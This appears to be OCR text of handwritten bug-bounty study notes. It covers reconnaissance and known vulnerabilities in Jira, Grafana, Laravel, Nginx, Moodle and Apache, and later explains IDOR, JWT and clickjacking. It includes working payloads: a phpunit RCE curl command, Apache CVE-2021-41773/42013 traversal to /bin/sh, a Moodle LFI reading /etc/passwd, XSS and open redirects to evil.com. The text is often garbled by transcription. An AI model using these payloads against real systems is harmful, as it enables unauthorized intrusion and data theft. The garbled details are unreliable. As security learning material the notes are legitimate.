exiftool

(netstat -a)
which port open & close
own system (working)

Steganography :- it is the practice of hiding secret msg within other, non-Secret msg or objects.
The word "Steganography" Comes from the Greek words Stegomas, meaning "Covered" or "hidden" and graphein meaning to write

Tool for (Steghide) Kali

Deep Sound For window.

Notes

Date : 8 / 8 / 2023

Technologies:-

1) JIRA :-

it's a Project management software that uses a variety of technologies to help teams track and manage their work.

Kali Tool Jira-Lens.

Jira-Lens is a Python Based Vulnerability scanner for JIRA Jira is a Proprietary issue tracking Product developed by "Atlassian" that Allows bug tracking and agile Project management This Tool performs 25+ checks including CVE's and multiple Disclosure on The Provided JIRA Instance.

builtwith.com.

Notes

Date : ___/___/_____

Jira Related Pannel.

Shodan → http. tittej "Jira"

If you wont check DNS Record. Visit it

→ https://dnschecker.org.

How to download Jira-Lens.

Commend:-

1) git clone.
2) cd Jira-Lens/ Jira-Lens.
3) pip install -r requirements.txt.
4) pip install Progressbar -break-System-Packages
5) pip install argparse - break-System-Packages

Now Run

Python 3 Jira-Lens.py -U "https://Target.com"

Notes

Date : ___/___/_____

② Grafana :-

A dashboard is a set of one or more panels organized and arranged into one or more rows.

Google :- Grafana Dashboard.
Shodan :- http.title ; "Grafana"

1 DEFAULT Credentials :-
* admin & admin
* admin%00 (Null byte)
* AdMiN

login
Signup
register

2. Signup functin enable.

Company email to register.

hunter.io

serviceclerk
help desk
Customerservice
help
hello@

Some
Common
Company email

Date : ___/___/_____ Notes

3: Vulnerable Path:-
/dashboard/snapshot

GET/Request →

Put this Payload:- Server side Payload:-
URL/dashboard/snapshot/
%7B%7B Constructor.Constructor('alert
(1)')() %7D%7D?orgId=1
(Reflected xss) (cve-2021-41174)

URL/api/snapshots

Content-type: application/json
Change req to POST msg req body: Payload.

Cve-2020-11110 - information disclouser.
Cve-2019-15043 - unauthenticated API

Notes

Date : ___/___/_____

3) Laravel :-

Laravel is an open-Source php- framework which is robust and easy to understand it follow a model-view-Controller. design Pattern. Larvel reuses the existing Components of different framework which helps in Creating a web application. The web application thus designed is more Structured and Pragmatic.

Shodan: http.title:"Laravel"

Cookies: laravel_session. (laravel-Tag on Cookies.) By Cookie editor.

Composer.json { it's Purpose is to Specify to a Common Project Properties framework details Github. Links. etc, versions. }

eg:-

1) target.com / Composer.Json.

2) target.com / Composer.Lock.

} Important Paths.

Date : ___/___/_____ Notes

3) target.com/Package.json
4) target.com/Package.lock
5) Target.com/vendor/Composer/installed.json.

Important Paths

important Path. (information disclosure)

Laravel 4.8.28 — 5.x. Version Check.
phpunit RCE (CVE-2017-9841)

* target.com/vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php.

(check this Path)

Curl Commond :-

curl -d "<?php echo php_uname();?>
" http://example.com/vendor/phpunit/Phpunit/src/Util/PHP/eval-stdin.php

Notes Date: ___/___/_____

laravel Log files: envfile.

actuator: Springboot.

actuator / env.

Path:-

target.com / env.

.env

.env %00

(enviroment. variables)

target.com / storage / logs / laravel.log.

check this logfile. (important file)

Laravel debug Mode:-

try to Request- laravel Server with POST Method.

-! Payloads! - (Bypass.)

/ Page & Parameter[]=1

eg:-

target.com / page& Parameter[]=1

Date : ___/___/_____ Notes

4) Zend:-

it is an open source object-oriented. web application framework implemented in PHP 7 and licensed under the New BSD license.

Path:-

(target.com / application / Configs / application ini)

(target.com / admin / Configs / application.ini

5) Nginx:-

it is a web server that can also be used as a reverse proxy. load balancer mail proxy and HTTP Cache. The Software was Created by Igor Sysoev and publicly released in 2004. Nginx is free and open-source Software. released under the terms of the 2-clause BSD. license.

Notes

Date : ___/___/_____

nginx:-

1. Directory Traversal

Bypass-

{ ../etc/ Password
../etc/ Shadow
../../ } { \..\..\..
../../../

eg:- target.com /dir/../../profile/dashboard.

Path check. (check this directory)
/static / main.css

2. Version. Check.

3. Open redirection :-

eg:- target.com/ %5cevil.com
" ////\;@ evil.com
" /// evil.com @//
" //;@ evil.com
" /<> // evil.com/

Tool:- openredirx

Date : ___/___/_____

Notes

4. nginx Status Page.

eg:- https://example.com/nginx-Status.

6) Moodle:-

how to detect:-

visit the tareget.com.

check in the Source Code:

Shodan. query.

http.title;"moodle"

<meta name="keywords" Content="moodle",

1) Reflected Xss in Moodle :-

/mod/lti/auth.php via redirect_uri Parameter.

https://target.com/mod/lti/auth.php?redirect_uri=Javascript:alert(1)

2) Open redirection in Same Path.

https://target.com/mod/lti/auth.Php?redirect_uri=https://evil.com.

Notes

Date : ___/___/_____

3) LFI

/filter/jmol/js/jsmol/php/jsmol.php in "query" Parameter

eg:-

https://target.com/filter/jmol/js/jsmol/php/jsmol.php?Call=getRawDataFromDatabase&query=file://etc/Passwd.

7 Apache http Server:-

1) Cve-2021-41773 ← check Cve.

Capture the root Path request:
Convert it into Post add in the root Path

→ /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh

request body.

→ echo; id.

Date : ___/___/_____

Notes

2) Cve - 2021- 42013 :-

Root path.

→ /cgi-bin/%%32%65%%32%65/%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65%%32%65/bin/sh.

total. 14 times. (%%32%65)

request body.

→ echo;id.

Notes

Date : ___/___/_____

IDOR:

Insecure Direct object Reference

eg:-

target.Com/bill?invoice=1234

{bill For The user Rohit}

target.Com/bill?invoice=2567.

{bill For The user Rohan}

Application. Func

attacker Profile Pic :234 [func api Call] Victim. Profile: 567.

eg:-

abc@gmail.Com Application xyz@gmail.Com.

Rohan { function. } Rohit

name change Request (modify) name Changed. target.Com/profile/(23567)

target.Com/profil.(23846)

Replace.

Date : ___/___/_____ Notes

JWT: Json web Token (authorization)

Jwt is a format for Securely exchanging data b/w 2 Parties.

it is compact readable & digitally Signed using a Private key / Publickey.

JWT is Signed & encoded rather then encrypted.

Consists of 3 elements.

- Header
- Payload
- Signature

Header : Jwt header Consists of token type & algo used for Signing and encoding.
Sha256, rsa, rs256.

Payload :- This is also a Json object & is used to Store user's info : id, username, role.

Notes

Date : ___/___/_____

Signature:- the signature is generated by encoding the header & Payload with base 64 URL encoding.


Important Note:-

You can identify them by the opening characters "ey" that decode to the starting character.

How to work JWT Token:-

1) User Sign in using username & Password.
2) Authentication Server Verifies the Credentials & issued a JWT.
3) User's Client use the JWT to access Protected resources.

Swap JWT Token



That's Bug.

website:- dwt.io . . . . . https: Jwt. io . . . . . .

Date : ___/___/_____ Notes

Payload element:-

1) JTI Param:- which is used to prevent replay attack on JWT

2) ISS Param:- the name of the entity that issued the token

3) Iat Param:- identifies the time at which the JWT token was issued.

4) Nbf Param:- identitifies the time before which JWt token must not be accepted for processing.

5) Exp Param:- expiration time.

Notes

Date : ___/___/_____

issues :-

Some Sensitive information in the token like:- internal Path, if an attacker is able to create their own valid tokens with arbitrary values. they may be able to escalate their own Privileges. or impersonate other users taking full control of their accounts.

Date : ___/___/_____ Notes

Clickjacking :-

clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website

Consider the following eg:-

A web user accesses a website and click on a button to win a prize they have been deceived by an attacker into pressing an alternative hidden button and this results in the payment of an account on another site.

check website on :- Savanttools.com/test-frame

X-Frame-options:-

X-Frame options was originally introduced as an unofficial response header in Internet Explorer 8 and it was rapidly adopted within other Browsers. The header provide the site owner with control over the use of iframes only. So that inclusion of a web page within a frame can be prohibited with the deny directive.